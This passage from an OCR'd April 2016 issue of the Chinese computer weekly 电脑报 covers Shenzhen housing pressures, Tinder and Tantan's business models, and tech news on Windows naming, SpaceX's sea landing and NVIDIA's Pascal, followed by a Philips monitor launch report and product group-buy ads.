但即便这样,她还总能在同学的交流中收获羡慕。因为她的公司包吃包住,每月 3000 元出头的工资轻轻松松就可以攒下 2000 元。2011 年,骆琳选择跳槽到深圳市区,加入了现在的公司。

由于英语能力优秀,骆琳在过去几年中很快从一个专员升到了跨境运营经理,负责接洽非洲、南美洲业务事宜,工资也从 3000 多元飞升到现在的 18000 元。但这一切,对骆琳来说,却没有太多意义。

原因很简单:32 岁的骆琳,至今没有结婚。“前几年,与大学男友分手,加上为事业拼命,没有精力去谈恋爱,一回头,却发现再也找不到合适的结婚对象了。”骆琳说,在深圳,有能力购房者,看不上她这样的“大龄剩女”,而能看上她的,往往是没能力购房,比她还小的年轻人,“这就是现实,更看不到未来和希望”。

骆琳也想过靠自己在深圳购房,但她很清楚这是天方夜谭。税前 18000 元的工资,税后拿到手 14000 元,房租加水电、吃饭,偶尔逛街,衣服鞋子和化妆品等杂七杂八的开销,每个月要花掉一半。

“我现在都不敢在网上和同学聊天了。”骆琳叹了口气,因为老家的同学基本都结婚了,绝大部分有房有车有孩子,“2014 年春节,我回老家参加了同学会,很多同学开车带着孩子过来,聚会最后变成了家长里短的育儿经。那场面,对我来说真不是个滋味。”

回到老家呢?骆琳对此也不敢想。回去能干什么?就为找一个合适的人结婚?那这么多年的辛苦奋斗,又为了什么?

2015 年,骆琳利用积蓄在老家一个小区首付了套房子。“给农村的爸妈住,他们辛苦了一辈子,现在每天还为我的个人问题焦头烂额,这是我唯一能做的事了。”

至于她自己,现在除了上班,就是参加各种跑步运动或登山。她说,“或许就是一辈子光棍剩女了,有自己喜欢的运动,也挺好的吧。”

有房者:活在夹缝里的房奴

人物档案:高辉,1986 年生,武汉人。2009 年南下深圳发展,现为某电子公司 JAVA 工程师,月薪 21000 元。2014 年初在深圳福田购有 80 平方米住房一套。30 岁的高辉,是公司绝大部分人的羡慕对象。

但只有他,知道自己的无奈和悲哀——现在,他每天都奔波在供房的艰辛道路上,每天神经紧绷,小心翼翼地处理手头上的事务,领导一皱眉头,他的情绪就会非常紧张,面对没日没夜的加班,他不敢提一个“不”字——为了赚到今天的按揭款,他不敢有任何闪失。

2014 年,因为不想一次次搬家看房东脸色,因为不想让女友离开自己,他咬咬牙用父母的养老金、找亲戚朋友借了个遍,才在福田区购买了一套 80 平方米的房子。之后每个月要还银行 8000 多元的按揭款,还够 30 年才算完事。

就这样,他成了丈夫,也成了房奴。理论上计算,他的收入还算不错,但老婆工资少,生活开销大,养小孩更是大难题,更重要的是还要还亲戚朋友的几十万。

“每天闭眼睁眼,都是压在头顶的几百万债务。”高辉感觉自己得了焦虑症,他不能打车,只能熬夜加班,他戒了烟酒,不再参加聚会,不再看电影,不再进饭店,他还怕催债的电话,更怕生病,怕失业,害怕老婆怀孕,害怕一切突如其来的变故。

所以,除了工作与回家,过去一年高辉几乎与世隔绝。“在深圳这个创业城市,以前我还有自己创业的想法,但想到债务,想到每天的按揭款,就无奈灭绝了这个念头,因为我经不起任何折腾与风险。”

所以,高辉说公司的人根本无法理解他的悲哀。“整整 30 年,我都 60 多了,才能还完银行的按揭款,这一辈子,就被这一套房奴役了。”高辉说,中国人说“居者有其所”才算真正的家,但为了这个所谓的家劳累一辈子,就真的值得吗?

看脸时代的简单之道

作者简介:曾经的媒体人,科技媒体记者,科技专栏作者,如今投身互联网企业,《电脑报》特约记者。

@特约作者 钟清远

说起“约会神器”,你或许会想到陌陌。不过,对国外的青年男女来说,Tinder才是他们的“神器”。据介绍,国外很多女性用户每天花在Tinder上“刷脸”的时间至少30分钟。现在每一天,在Tinder上约会成功的次数能达到2600万之多。约会软件并不是一个多么新鲜的玩意,Tinder究竟凭借什么黑魔法吸引了世界男女?其商业模式与过去的婚恋网站是否有所不同呢?

看脸:无感向左,喜欢向右

最近一项针对 200 个美国大学生的调查显示,73%的学生把 Tinder 列为他们最喜欢的约会 APP。Tinder 成功的秘诀就是产品使用简单到了极致。

Tinder 诞生于 2012 年,创始人肖恩·雷德认为人们不一定会被自己有好感的人勾搭,而这就是“暧昧”和“骚扰”的分界线。为了建立一个“双方愿意”才能勾搭的不打扰环境,他们决定创立 Tinder。

不像过去很多婚恋、约会网站需要输入长长的个人简介以及一大堆调查答案,Tinder 免去了一切冗杂的程序。Tinder 用户在使用时只需要以 Facebook 账号登录,Tinder 就会根据地理位置以及用户在 Facebook 上的共同好友、兴趣等众多因素进行分析,从而为用户推荐附近的异性用户。

Tinder 用户唯一要做的就是通过“看脸”来决定对方是不是你喜欢的类型。如果用户对对方感兴趣,即可向右划,如果没有感觉则向左滑。当双方恰好都对对方感兴趣,那么接下来,彼此就可以互发消息,逐步建立起更深入的互动往来,甚至是线下约会了。

使用 Tinder 的用户等于默认接受了以“看脸”作为结识对象的主要方式这一基本规则,从而简化和统一了社交产品用户之间“破冰”的过程。“这看起来很肤浅,但游戏化的交友方式容易令人上瘾,正是这么一个设计提高了用户,尤其是女性用户的黏性。”一位产品工程师评价道,用户永远不知道下一个“翻”到的是谁,这随机制造的惊喜,让人产生源源不绝的动力。

当移动版的 HOT or NOT——Tinder 横空出世的时候,Tinder 凭借简洁明快、充满效率的交友风格以及移动互联时代所特有的 LBS 场景,被认为是“重新定义了整个陌生人社交”,在欧美国家引发了新的社交革命。

校园:社交软件冷启动秘诀

在美国传统约会网站 Match 和 OkCupid 大行其道的形势下,Tinder 在移动端迅速崛起,在推出两个月内就推荐匹配了超过 100 万对用户,获得了 3500 万次评价,维持着 65%的日活跃度。在之后五个月不到的时间内,Tinder 牵线配对的数量已经突破 5000 万对。

对社交类项目而言,如何解决冷启动的问题,始终逃不过“鸡与蛋”的因果悖论。人气越高的社区越容易形成马太效应,建立起更广更密的关系链;初生的社区如果在起步之初就门庭冷落,很可能之后的发展也不顺利。那么,Tinder 作为一款陌生人社交的软件如何突破这一悖论呢?

和 Facebook 的蹿红路径一样,Tinder 也选择校园用户作为切入口,从而在年轻群体中迅速蹿红。“如果我们可以先渗透到那些具有社交影响力的人群当中,那么就能以此为基础向其他人扩散开来。”Tinder 另一位创始人贾斯汀·马丁最初将软件的测试版发送给了洛杉矶派对圈里最受欢迎的 600 位熟人,并拉拢来一批年轻貌美的长期在线用户。很快,Tinder 每天的配对交互就达到了数万次。

随后,Tinder 开始大范围复制。Tinder 工作人员走进全美各地的校园。借鉴 Facebook 的经验,Tinder 还特地到“精英学府”地推,将热度延烧到了热衷于社交派对的学校。这一策略为 Tinder 输送了大量目标用户,使其可在初期迅速冷启动,并保持强劲活跃度。

尤其相比于传统婚恋交友网站必须通过网页访问的服务,大学生们也更容易接受“左滑右滑”的全新交互形式,使他们乐于在课间、食堂、宿舍等场合的零碎时间,向朋友推荐这个有点“酷”的约会应用。

变现:付费高级服务和广告

从 2012 年底发布开始,Tinder 就从大学校园、运动训练营迅速蔓延至全球 196 个国家。如今,Tinder 每天都会匹配 2600 万对用户,在全球总计匹配了 80 亿对互相倾慕的人。2015 年底,拥有 Tinder 的交友网站集团 Match Group 在纳斯达克上市,市值达到 30 亿美元。

和众多社交应用一样,拥有巨大的用户数,但如何变现也曾是 Tinder 的问题。提供增值服务并进行收费,Tinder 在去年开始探索自己的商业模式。2015 年 3 月,Tinder 开始根据用户的年龄和地理位置来进行差异化收费。比如美国地区的用户,30 岁以下每月只要 9.99 美元,但年龄超过 30 岁就不得不再多缴纳 10 美元。用户付费后就可以“漫游”到其他国家和地区查看当地的异性。

除了用户付费之外,Tinder 也尝试了广告等其他多种可能的收费方式。除了页面广告外,Tinder 用户在左右滑动图片时,下一张就可能出现广告图片。

从市值来看,Tinder 似乎不如 Instagram 或是 Snapchat 等其他社交软件,不过肖恩·雷德却有着自己的判断和信心。他日前在接受媒体访问中谈道,“在 Tinder 的每一个成功配对是在改变人们的生活,而谁在乎你在 Snapchat 上两小时前发的那张已经不存在的图片?”

中国式探索:复制还有意思么?

Facebook 火了,人人网复制;Twitter 火了,微博复制;Secret 火了,无秘复制……Tinder 火了,没理由不复制。

只是,在过去一两年时间里,Tinder 的众多中国学徒慢慢消亡,探探在“复制 Tinder”这场“饥饿游戏”中最终幸存,成为中国版 Tinder。但对于探探来说,复制 Tinder 的道路,其实还是走得有些艰难。

Tinder 和 Facebook 一样从高校发家,在产品创始人看来,高校在地理上密度大,年轻人对新鲜事物的接受度高,而且还是一群乐于分享的人。探探的创始人潘滢也曾是这样想的,只是当探探也追随 Tinder 冷启动之路,走进北京、上海等地数十所高校后,结果却碰了一鼻子灰。

潘滢将这个教训总结为颜值落差,“其实中国大学生与美国大学生在心理年龄上至少差 5 岁,所以同样是大学生用户,中国学生的生活状态、社交方式更像是美国的高中生。大部分学生并不太打扮,甚至连照片都不修,让整个 APP 的用户质量看起来简直是洗剪吹风格。”

冷启动时期,种子用户颜值过低会带来扣分效应,刺激其他用户受惊和流失。在后台盯了两个月的惨淡数据,潘滢最终决定推倒重来。

探探第二次冷启动是从一个以时尚和街拍为主题的垂直社区开始,这个名叫 P1 的垂直社区其实是潘滢和另外一名创始人王宇的第一个创业项目。这一次,探探获得了 1 万名高颜值用户。“有了 P1 过来的种子用户,氛围和体验完全变了,APP 里全是颜值爆表的男女,用户的使用过程实际上会变得愉悦,留存率也高。”潘滢说。

对于探探来说,其实如何摆脱“约会神器”这个枷锁才更重要。“约会神器”这样的头衔让探探在发展中,可以很容易吸引眼球,但也带来了巨大后坐力。事实上,即使是身处更开放的欧美环境,被定义为“约会神器”的 Tinder 也因此面临指责不断。

潘莹对中国侧重于保守立场的社会舆论抱有警惕,她认为诸如“约会神器”等媒体主动将网络社交行为污名化的动作,对整个行业打击性非常强,“比如现在一个年轻女孩子可能不太愿意公开说我用陌陌这类应用,因为害怕身边的人带着有色眼镜看她。”在潘莹看来,这种观念性的冲突会给陌生人社交挂上一定分量的负资产,需要这个行业的所有创业者共同承受。

投资人说 >> 陌生人社交有阿喀琉斯之踵

不管是 Tinder,还是中国的探探,“效率”是陌生人社交应用至关重要的竞争力。换句话说,对 Tinder 这类平台来说,提高匹配效率,帮助用户快速约伴才是最好的用户体验。

Tinder 和探探在各自所在地区取得当下的成功很好地证明了这一点。Tinder 创始人肖恩·雷德在接受采访时说:“Tinder 所做的就是帮人与人联系起来,我们已经构建出认识新人最高效的一种方式。”探探的创始人潘滢在接受采访时也表示了类似的看法:“现在每天登录的用户中,65%都能得到配对,体验还是相当不错的。”

如果效率是 Tinder 和探探这类陌生人社交应用至关重要的竞争力,那么如何探索更多可能的盈利方式是它们未来能否进一步发展壮大的关键。坦白来说,即使是 Tinder 目前也并没有拿出更好的盈利方案,其主要的盈利渠道还是付费。而这一点对于中国的探探来说将是更大的难题。

现阶段对探探等一批 Tinder 中国门徒来说,几乎都还处在融资推广、扩大用户群的阶段。但是,当用户数量达到一定级别之后,平台必然面对盈利问题。只是考虑到国内用户付费习惯不强的特点,探索新的盈利方式对于探探们来说至关重要。

在盈利问题上,曾经的中国“约会神器”陌陌对于 Tinder 中国学徒们提供了一些思路。会员订阅、移动游戏、营销服务成为现在陌陌的主要营收来源。只是摆脱了“约会神器”的头衔之后,盈利的陌陌却也失去了往日吸引用户的光环。这又是另外一个两难。

责编:吴新 组版:李成刚 责校:杨军
日期:2016.4.18 投稿邮箱:pcw_itnews@vip.sina.com

周周榜单

本周最值得惊讶的新闻:

我们现在用的Win 10,实际上是Win 9

本周最值得吐槽的新闻:

中国网民调查报告出炉:学历太低,月薪无法直视

本周最具话题性的文章:

Hub Keyboard来了:微软发布首款iOS输入法

编辑视野: 微软在推出WP8.1/Win 8.1之后,按理说应该发布Win 9,但他们却给了用户一个意外,直接发布Win 10。那么那个外界传闻的Windows 9是从来都没有,还是胎死腹中,抑或是另有蹊跷?

对此,微软的官方解释是"它来过又走了",因为Windows 9不足以体现新系统带来的重大变革,Windows 10才能凸显它相比Windows 8的巨大变化。而众多网友对此调侃称,Win 9(温酒)斩华雄去了。最近,微软的一份专利文件泄露了天机。原来,Win9一直存在,而且就在你我身边,它就是现在的Windows10正式版(Threshold分支,包括TH1和TH2)。

在这份专利文件中,对"Windows 9 Threshold"这一名称进行了简单的法律性描述。

一般来说,微软每款系统开发名称都只有一个,因此Threshold如果当初指代Win 9,那么RedStone(红石,即Win 10一周年更新)就有可能是真正的Win 10。


不过,这些"表面文章"都不重要,Win 10一周年更新到底能不能撑起"真正Windows 10"的大旗,还得看今年7月发布之后的实际表现。希望能够看到Win 10超越现在的"Win 9"吧。

@一步:win9斩华雄回来了。

近日,中国社会科学院文化研究中心组织编写的《文化蓝皮书》由社会科学文献出版社出版发行。蓝皮书指出,粤、苏、浙、鲁、湘、豫6省份文化产业就业规模已超过百万人,北京则排名第七。未来互联网企业将主导中国电影市场。

此外,网络游戏、网络视频等新兴文化消费群体呈现年龄低、学历低、收入低等特征。我国互联网网民学历大多集中在高中/职高/中专/技校,本科仅2成,超过半数月薪不到三千元。同时,网络付费用户数量逐渐增多,3~10元是用户可接受的主要付费区间,占比接近50%。蓝皮书在第三次全国经济普查的基础之上,对我国文化产业的区域结构展开分析,北京、山东、广东、湖南、河南、江浙地区无论是文化企业数、法人单位数,还是年末就业人数,都排在全国前列。广东、江苏、山东、上海、浙江、北京6个省市的产出明显较大。

@贝多芬:怪我咯?



目前在移动软件领域已经不再是单纯的竞争,"敌中有我,我中有敌"的局面正在形成。早在今年2月份,微软便针对Android发布了Hub Keyboard输入法应用,进一步增强了输入体验。现在,这款功能强大的应用也正式登陆iOS平台。

本月微软正式发布了首款面向苹果iOS的输入法应用——Hub Keyboard。与此前发布的Android版本类似,iOS版Hub Keyboard同样允许用户直接从粘贴板复制东西以及直接搜索Office 365中的文件和联系人信息。不过,目前iOS版本Hub Keyboard的功能还没有Android版那么强大,比如Android版的粘贴功能拥有"历史列表",允许用户选择以前复制的内容进行粘贴,而iOS版只能粘贴最新复制的内容。

而在与Office 365的联动功能当中,Android版Hub Keyboard多出实时翻译功能,多语言用户用起来更加方便。目前,iOS版Hub Keyboard已经在App Store中上架,但仅支持iOS 9.1及以上版本系统。另外提及一点,有消息称谷歌也正在积极筹备面向iOS的输入法应用。

@武帝:早干什么去了?

@斯卡尔:基本只用系统默认的输入法或者搜狗输入法。

更多精彩内容请扫码关注电脑报官方微信和老狼摄影,有什么想法请在后台给小编留言哦!

2016年新春粉丝抽奖互动活动第九周获奖名单来了!

首先,感谢各位读者朋友积极参与《电脑报》官方微信订阅号2016年新春粉丝抽奖互动活动。恭喜「"蛋"」、土人两位读者朋友获得移动电源。

从3月28日—5月1日,每周抽取移动电源2部,参与方式:关注《电脑报》订阅号CQCPCW,并回复"我要移动电源",即有机会获得以下奖品。

本版精彩内容均来自官方微信号

(具体型号以发送实物为准)

头条

涉暴力淫秽内容:斗鱼、熊猫TV等多家网络直播平台遭查处!

文化部日前宣布,斗鱼、虎牙直播、YY、熊猫TV、战旗TV、龙珠直播、六间房、9158等网络直播平台因涉嫌提供含宣扬淫秽、暴力、教唆犯罪等内容的互联网文化产品,被列入查处名单。文化部已部署相关执法机构查处涉案企业,将及时公布处罚结果。

饿了么终于不饿了:获阿里与蚂蚁金服12.5亿美元战略投资!

饿了么宣布,与阿里巴巴及蚂蚁金服正式达成战略合作协议,获得12.5亿美元投资。其中,阿里巴巴投资9亿美元,蚂蚁金服投资3.5亿美元。融资后,饿了么公司仍保持独立的运营和发展。阿里巴巴集团董事局副主席蔡崇信将加入饿了么董事会。

热门

170号段诈骗成灾!工信部怒了

170/171本来是为虚拟运营商准备的专门号段,但因为监管措施跟进不到位,无需实名登记即可购买,已经成了诈骗电话和短信的温床,让人谈之色变,运营商和公安部门也十分头疼。据央视消息,央视记者昨天采访了工信部信息通信发展司副司长陈家春。

对于170/171号段诈骗泛滥的问题,陈家春透露,工信部已经紧急约谈3家实名制落实不到位的移动通信转售企业,责令立即整改,将加强监管。

针对现在170号段被不法分子利用从事垃圾短信传播和通讯信息诈骗的问题,陈家春认为主要是转售企业还处于发展的初级阶段,管理措施尚不完善,实名制落实不到位,让不法分子钻了空子。陈家春副司长强调,工信部一直高度重视转售企业的电话实名制工作,在宣传管理、细化措施、加大查处等3方面,采取了各种措施。不过,这三家企业具体是谁并未透露。

据统计,目前的恶意诈骗短信中,有近44%都来自170号段,所以看到170/171号段的来电和短信,一定要谨慎。

@heli:来自上海、江苏、深圳的固话,难道没人管吗?随便一个号码网络搜索下,都是几百人标识为骚扰号码,一些部门竟然说无法确认,睁眼瞎啊!

@吕不韦之吕氏春秋:又在打压170,因为费用太便宜了,有关部门利益受冲击。400几乎每天都有骚扰诈骗电话,你怎么不去封杀!

人类首次!SpaceX终于完成猎鹰9火箭海上回收

在经过数次惨痛失败之后,北京时间4月9日凌晨4时52分,美国SpaceX公司终于成功地在大西洋上回收猎鹰9号一级火箭,这也是人类历史上首次在海上实现火箭回收。来自国外媒体的报道称,此次发射在北京时间今天凌晨4时43分进行,发射地点位于美国东部的佛罗里达州卡纳维拉尔角。

在发射前,SpaceX预先将海上回收平台停泊在距离发射场以东约300公里的大西洋上。火箭在升空9分钟后,精准降落在大西洋的一条驳船(海上回收平台)上,整个降落过程相当完美,这也是该公司第五次尝试海上回收。


航空业内人士认为,SpaceX公司完成海上火箭回收意义重大,主要体现在发射成本的节省方面。据SpaceX公司人士透露,成功回收并重复利用一级火箭能够使发射费用降低30%,而随着重复使用次数的不断增加,每次的发射费用会越来越低。

马斯克则表示,猎鹰9号火箭可以被重用10到20次,而如果进行小规模翻新,那么甚至可以用于100次的发射。至于SpaceX为何一直钟情于海上回收,官方给出的解释也是出于降低成本考虑。


@郭戳铭:实在是牛逼,不愧是我男神

“帕斯卡”来了！惊喜与遗憾并存的GTC 2016

@重剑



大家翘首以盼的新一代GPU“帕斯卡”终于登台亮相了


虽然“帕斯卡”结构亮相了，但消费者要想享用它还早得很

北京时间4月6日凌晨，大家翘首以盼的新一代GPU“帕斯卡”终于登台亮相了。由NVIDIA主办的GTC图形技术大会不仅是全球规模最大、最具影响力的GPU开发者大会，同时也是NVIDIA展示最新成果的舞台。而就在半个月之前，AMD抢先一步发布了双芯卡皇Radeon Pro Duo，所以接下来的日子里每个硬件爱好者都非常关注NVIDIA在GTC 2016上会作出怎样的反击。另一方面，考虑到双芯卡皇已不是NVIDIA的强项，因此“帕斯卡”必须比“北极星”更早面世才能帮NVIDIA扳回一局。面对上述种种既定问题，NVIDIA交出的答卷可谓有喜有忧，谈不上完美，不过这也给今年的显卡市场带来了更多的不确定因素，从而让竞争更加激烈。对于用户来说，应该是件好事。

NVIDIA在GTC大会上发布的首款“帕斯卡”架构产品是Tesla P100，基于GP100大核心，晶体管总数达到了153亿，采用16nm FinFET制程，包含3584个CUDA核心，显存是16GB HBM2，带宽超过720GB/s。跟目前的GM200核心相比，GP100的晶体管数目几乎翻倍，显存方面也遥遥领先于Titan X的12GB GDDR5，更不用说显存容量只有4~6GB的GTX 980/980Ti了。至于性能，GP100的双精度浮点运算性能达到了5.3TFLOPS，是GM200的20倍以上，这当中有个原因是麦克斯韦架构为了高效率而放弃了复杂的双精度浮点单元。所以，尽管GP100的单精度性能不及Radeon Pro Duo，但双精度性能绝对是傲视群雄。豪华的组合，奢侈的指标，使得这块新卡当之无愧地问鼎卡皇宝座。然而，细心的朋友一定已经发现了，它是Tesla，不是GeForce。

强大的双精度性能，以及带宽远高于PCIe总线的NVLink总线，这些都是HPC（高性能计算）领域的技术，就消费级应用而言明显超前了许多。再说，Tesla系列原本就是NVIDIA专门为HPC量身打造的计算卡，定位有别于普通显卡。那么，GeForce系列什么时候更新呢？遗憾的是，在本次GTC大会上我们未能得知关于传说中的GTX 1080的任何信息。换个角度看，这也意味着NVIDIA或许压根儿就没打算推出消费级的GP100显卡。Tesla P100的双精度性能、NVLink总线以及16GB HBM2显存都代价不菲，倘若用在消费级显卡上，必然会造成严重的浪费，不仅售价奇贵无比，而且毫无竞争力，纯粹是一款为信仰而生的产品。那么问题来了，基于“帕斯卡”架构的GeForce何时才能上市呢？

GP100变成了GP104，显存也放弃了HBM2，转而采用成熟、廉价的GDDR5或GDDR5X。这样一来，NVIDIA与AMD的差距就不可能拉得太大，一边倒的现象绝不会出现。夏天AMD也会发布新卡“北极星”，高端型号采用HBM显存，中低端型号跟NVIDIA一样是GDDR5或GDDR5X。显存的换代本就是一场艰巨的变革，HBM2目前良率极低，成本居高不下，也只有Tesla P100这样的专业级产品才敢尝鲜。得等到2017年，AMD和NVIDIA才会陆续在最顶级的消费级显卡中加入HBM2，而具备成本优势的GDDR5和GDDR5X依旧还会持续多年，倒是第一代HBM很可能会被取代。

值得一提的是，虽然NVIDIA在GTC大会上公布了Tesla P100的各项指标，然而这款产品却是近年来少有的期货之王，量产和出货要等到明年第一季度，也就是整整一年之后。当然，我们尚不知道导致Tesla P100出货时间那么晚的因素究竟是HBM2显存、16nm FinFET制程还是其他，但无论如何GP104的上市时间肯定也是不容乐观的，今年之内能否买到得打上一个大大的问号。之前AMD已经表示过Radeon Pro Duo会在今年第二季度上市，由此我们基本可以确信今年的卡皇宝座是属于AMD的。与此同时，新一代消费级显卡的较量，除了指标、分数的比拼，还有量产之路的赛跑，毕竟两家都得升级制程，就看谁动作更快了。

第二季度才开始，可今年的显卡市场格局似乎已经可以一眼望到尽头。一方面，今年的升级任务对于两家公司来说都显得更加艰巨，我们也都记得英特尔从22nm升级到14nm是多么的不容易。制程越小，进一步突破就越难，这方面GPU和CPU差不多是同步的。以往显卡业界一度有着比CPU更快的“显卡摩尔定律”，如今也不灵了。另一方面，PC的黄金时代已过，性能升级这件事的“性价比”也越来越低了，CPU、显卡都逃不开这个宿命。透过GTC大会，我们看到NVIDIA正在扩充自己的版图和未来布局，比如自动驾驶、人工智能和HPC等等。AMD也在求变，将VR开发作为高端显卡的主要卖点。消费级显卡想要取得更大的进展，除了突破当前的技术瓶颈，还需要催生更多的应用和玩法。

专注视觉领域 追求极致用户体验

——飞利浦显示器2016新品发布会现场报道

@电脑报记者 张毅

4月7日，以“有型有色 无边无限”为主题的飞利浦显示器2016新品发布会在时尚之都上海国际时尚中心隆重召开。秉承“创新为你”的品牌理念，飞利浦发布了多款独具特色的产品，不仅在产品工业设计、色彩表现上突破极限，更是全新诠释了在移动互联时代，作为人机互动窗口的显示器该如何实现与各类设备间的无缝连接，引领显示器进入一个全新时代。

飞利浦全球品牌委员会资深总监Spencer Ramsey出席了此次发布会并致欢迎辞。同时参会的嘉宾还有冠捷集团资深副总裁兼OBM全球总经理段振华、冠捷集团副总裁兼OBM中国区总经理周伟君、飞利浦显示器销售总经理林为康、OBM显示器全球产品总监陈春树、OBM中国区市场总监段文学；上游面板供应商LGD SVP Jeffery Kim、LGD VP Richard Bang、LGD台湾董事长Kent Lee和LGD销售总监Gerry Yu等嘉宾一行，以及飞利浦显示器策略合作伙伴OD Vision、腾讯互娱等嘉宾代表，来自全国100余家媒体代表和100多家渠道商合作伙伴莅临会场。

Q: 飞利浦显示器在电竞领域的定位和今年规划如何？

A: 从品牌的角度上，飞利浦会相当重视电竞市场。飞利浦对于在电竞行业的定位，未来会提泛电竞，即广义上的电竞策略。飞利浦追求两极：极致和极简。所谓极致就是我们是最专业的，未来也会在极简方面追求个性。飞利浦未来会做一些个人发烧级的事情，不仅是为了推广，也是为了推动应用。此外，飞利浦显示器已经成为2016年腾讯《英雄联盟》职业联赛的主要赞助商，这是显示器历史上首次跟游戏做深度合作。后面如何在电竞市场发力，飞利浦会一边摸索一边前进。

Q: 飞利浦B2B显示器打出重新定义工作效率的口号，针对金融和行业用户推出43英寸产品的考量是什么？

A: 早先其实有一款40英寸的4K显示器推出的，在设计、小型会议等应用领域取得良好市场口碑后，飞利浦针对金融和行业用户对多屏的需求，推出了43英寸的新品，结合超高分辨率，一台43英寸4K的显示器就相当于4台21.5系统整合在一起，而且完全不费电。它有四个接口，可以把它连到一台主机上，实现四个桌面；也可以把它接到四台服务器上，同时监控四个运行，这样的应用在以前是无法想象的。相对传统拼接屏的做法，不但节省了成本，且易用性更出色。

Q: 飞利浦是否考虑弥补系统产品部分的不足，针对行业用户推出一体化解决方案？

A: 飞利浦会专注视觉应用领域，在行业用户方面，本身全球企业商用的趋势是轻资产化，很多计算能力被布到云端，相对系统产品采购预算的削减，显示设备却是不可或缺的。飞利浦本身在行业用户的基础是相当雄厚的，三一重工、油田等企业都是我们的长期客户，其对显示器产品的严苛要求，也是对飞利浦显示器品质的认可。

Q: 除了显示器外，飞利浦在视觉领域的布局如何？

A: 飞利浦电视、飞利浦真人大屏、飞利浦显示器、飞利浦平板，今年还有飞利浦手机……飞利浦会以视觉显示为核心，推出各种产品。可以说，飞利浦的精彩可能现在刚刚开始。

Spencer Ramsey 为发布会致辞

青年摄影师KOL宋聚强

资深设计师Matthieu Rochette

微信有奖挑刺

责编:陈鑫 组版:李成刚 责校:杨军
日期:2016.4.18 投稿邮箱:pcw-report@vip.sina.com

新品团购

淘宝客户端扫码直接购

K歌神器 团购热销产品，活动即将结束

联想UM10C手机K歌麦克风！全网底价

- 手机安装APP，连接麦克风和耳机即可使用；
- 媲美KTV歌效果，内置电池不限定使用场合；
- 数字音频芯片、进口14mm电容级麦克风；
- 心形指向麦克风抗干扰能力强，30小时电池使用时间；
- 实时耳返功能，唱歌时耳机可以听到自己的声音；
- **联想品牌信心保证，一年时间非人为损坏包换；**

¥269（团购价，原价299元）

http://go.icpcw.com/kxkg.htm

金牌装机

优惠信息：凡在本店购买售价2000元以上的主机，均可以免费获得价值59元的现代键鼠套装一套。

Z101 新平台！办公上网型整机

特惠价 ¥1899

- 梅捷H110 D4+魔声版主板
- 第六代Skylake架构赛扬G3900处理器(2.8GHz)
- 4GB DDR4 2133内存（可选择升级至8GB）
- 核芯显卡(集成显卡相对上代提升明显)
- 东芝500GB机械硬盘(可选择升级至128GB SSD)
- 瀚视奇21.5英寸液晶显示器+现代键鼠套装

http://go.icpcw.com/Z101.htm

推荐理由

最新的第六代Skylake架构赛扬,仍然是双核心双线程、2MB三级缓存，频率比上代产品略微有所提升，关键是核芯显卡不再是最基础的HD Graphics，而是提高到了HD 510，性能有大幅提升。另外内存支持也同步提升为双通道DDR4 2133，功耗更是降低到了47W，更节能安静，和新奔腾完全一致，购买价值进一步提升。

新品New上市 M204

新平台视频娱乐型整机

¥2199

- 七彩虹B150芯片组主板
- 第六代Skylake架构 Core i3-6100处理器
- 金士顿8GB内存
- 核芯显卡（可升级高性能独立显卡）
- 西数1TB机械硬盘（可升级SSD）
- 航嘉暗夜猎手2机箱+游戏悍将电源

http://go.icpcw.com/m204.htm

新品New上市 E104

进阶办公上网型整机

¥1649

- 梅捷B110 D4+魔声版主板
- 第六代Skylake架构 奔腾 G4400处理器
- 金士顿 8GB内存
- 核芯显卡
- 500GB机械硬盘或影驰128G固态硬盘
- 黑金刚480电源+爱国者半岛铁盒机箱

http://go.icpcw.com/e104.htm

热销产品

漫步者H275P入耳式通话耳机

高效能钕铁硼单元、通话和线控功能、四色可选

¥99（原价119元，限时特惠）

http://go.icpcw.com/h275p.htm

博冠猎手II 2代变倍高清防水望远镜

非玩具/双倍光学变焦/FMC全宽带多层增透膜

BAK4棱镜/工业级压铸铝铝合金镜体/IPX6防水

¥429（送原厂皮套，顺丰包邮）

http://go.icpcw.com/bj2d.htm

博冠波斯猫银虎10X42双筒望远镜

中空减重、充氮防水、BAK4棱镜、高性价比

¥329（原价359元，仅限10台）

http://go.icpcw.com/yh42.htm

西部数据新E元素移动硬盘

1TB特惠价 ¥409（限量50个）

- 升级产品，团购热销超1000个；
- 更轻更薄，美观且易于携带；
- USB3.0高速接口，三年换新；
- 随盘还赠送1TB的视频资源；

http://go.icpcw.com/hdwde.htm

OVEVO 幻听智能蓝牙音箱
